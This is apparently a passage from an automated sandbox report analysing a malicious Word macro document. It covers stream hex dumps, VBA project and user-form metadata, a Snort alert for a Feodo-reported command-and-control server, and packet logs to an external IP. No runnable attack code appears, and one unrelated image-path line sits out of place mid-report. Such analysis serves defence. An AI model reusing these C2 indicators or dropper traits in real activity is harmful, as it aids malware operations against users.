Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.251933307426
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . M . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 548

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	548
Entropy:	4.13263574365
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . t . . . . . X . . . . . @ . . . . . (. . . . . 0 . . . . . 8 . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f4 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 74 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7215

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7215
Entropy:	5.85763392146
Base64 Encoded:	True
Data ASCII:	. . . . . s . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	0a 06 0f 00 12 00 01 00 73 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99191

General	
Stream Path:	Data
File Type:	data
Stream Size:	99191
Entropy:	7.38970982064
Base64 Encoded:	True

General	
Data ASCII:	w . . . D . d . . . . . / g . , b . r . . . . . j . . . . . c . . . 8 . . . . A . . . . ? . . . . . P . i . c . t . u . . e . . 1 . . . . . " . . . . . R . . . . . @ " . c . . . 7 . . . @ . . . . . D . . . . . F . . . . . @ " . c . . . 7 . . . @ . . . . .
Data Raw:	77 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 910

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	910
Entropy:	5.34567175306
Base64 Encoded:	True
Data ASCII:	I D = " { 2 B 5 2 F 1 0 A - F 9 0 7 - 4 C 0 0 - 8 F 9 B - 6 A 7 0 4 B B 5 A 8 9 B } " . . D o c u m e n t = J 8 4 q p b _ v k j n c 1 h q / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . B a s e C l a s s = U s e r F o r m 2 . . B a s e C l a s s = U s e r F o r m 3 . . B a s e C l a s s = U s e r F o r m 4 . . B a s e C l a s s = U s e r F o r m 5 . . M o d u l e = E 2 a j b o 3 k w z k a _ d
Data Raw:	49 44 3d 22 7b 32 42 35 32 46 31 30 41 2d 46 39 30 37 2d 34 43 30 30 2d 38 46 39 42 2d 36 41 37 30 34 42 42 35 41 38 39 42 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4a 38 34 71 70 62 5f 76 6b 6a 6e 63 31 68 71 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 296

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	296
Entropy:	3.80617361515
Base64 Encoded:	False
Data ASCII:	J 8 4 q p b _ v k j n c 1 h q . J . 8 . 4 . q . p . b . _ . v . k . j . n . c . 1 . h . q . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . U s e r F o r m 2 . U . s . e . r . F . o . r . m . 2 . . . U s e r F o r m 3 . U . s . e . r . F . o . r . m . 3 . . . U s e r F o r m 4 . U . s . e . r . F . o . r . m . 4 . . . U s e r F o r m 5 . U . s . e . r . F . o . r . m . 5 . . . E 2 a j b o 3 k w z k a _ d 5 z . E . 2 . a . j . b . o . 3 . k . w . z . k . a . _ . d . 5 . z . . . Q t e p _ e o
Data Raw:	4a 38 34 71 70 62 5f 76 6b 6a 6e 63 31 68 71 00 4a 00 38 00 34 00 71 00 70 00 62 00 5f 00 76 00 6b 00 6a 00 6e 00 63 00 31 00 68 00 71 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 55 73 65 72 46 6f 72 6d 32 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 32 00 00 00 55 73 65 72 46 6f 72 6d 33 00 55 00 73 00 65 00 72 00 46 00

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True

General	
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm2/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm2/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62970308443
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm2 .. Caption = "UserForm2".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 32 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 32 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm2/f

General	
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm2/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm3/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm3/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.63438395848
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 3 . . C a p t i o n = " U s e r F o r m 3 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 33 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 33 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm3/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm3/o
File Type:	empty

General	
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm4/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9.q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm4/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62402723855
Base64 Encoded:	True
Data ASCII:	VERSION 5.00 . . Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm4 . . Caption = "UserForm4" . . ClientHeight = 3015 . . ClientLeft = 120 . . ClientTop = 465 . . ClientWidth = 4560 . . StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 34 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 34 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm4/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm4/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm5/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306

General	
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9.q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm5/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62202697924
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 5 . . C a p t i o n = " U s e r F o r m 5 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 35 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 35 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm5/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm5/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5943

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5943
Entropy:	5.2550902767
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . . . 1 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: SVr2 curses screen image, big-endian, Stream Size: 1055

General	
Stream Path:	Macros/VBA/dir
File Type:	SVr2 curses screen image, big-endian
Stream Size:	1055
Entropy:	6.6689659801
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . _ _ Q . 0 . . @ . . . . . = ... ` . . . . . . . . . . v . a . . . J . < . . . . . r s t d . o l e > . 2 s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 . 4 \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . . N o r m a l . . E N . C r . m . a Q . F . . . . . * I \ \ C . . . . P . m . ! O . f f i c . g O
Data Raw:	01 1b b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 84 5f 5f 51 00 30 00 00 40 02 14 06 02 14 3d ad 02 14 07 02 60 01 14 08 06 12 09 02 12 80 8f 76 d0 61 08 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 32 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30 30 32 30 b0 34 33 30 2d 00

Stream Path: WordDocument, File Type: data, Stream Size: 42542


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	42542
Entropy:	3.7023684026
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . D . . . . . b j b j . . . . . p a ! \ \ p a ! \ \ D . . . . . 2 . . . . . 2 . . . . .
Data Raw:	ec a5 c1 00 5b e0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 44 a0 00 00 0e 00 62 6a 62 6a 12 0b 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e a6 00 00 70 61 21 5c 70 61 21 5c 44 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/07/21-13:43:41.778972	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49168	80	192.168.2.22	184.66.18.83

Network Port Distribution



Total Packets: 40

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:43:19.017200947 CET	49165	443	192.168.2.22	45.119.81.203

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:43:19.254103899 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:19.254256964 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:19.282660961 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:19.519469976 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:19.523015976 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:19.523066044 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:19.523104906 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:19.523183107 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:19.530138969 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:19.767519951 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:19.983613968 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.348145008 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.589004040 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589060068 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589097977 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589137077 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589145899 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.589175940 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589186907 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.589225054 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589268923 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589272976 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.589306116 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589346886 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589349985 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.589420080 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.589492083 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826329947 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826390028 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826420069 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826452017 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826491117 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826529026 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826565981 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826612949 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826625109 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826654911 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826662064 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826668978 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826694965 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826709986 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826734066 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826771021 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826786041 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826807022 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826843977 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826859951 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826880932 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826926947 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.826931953 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.826968908 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.827006102 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.827018976 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.827043056 CET	443	49165	45.119.81.203	192.168.2.22
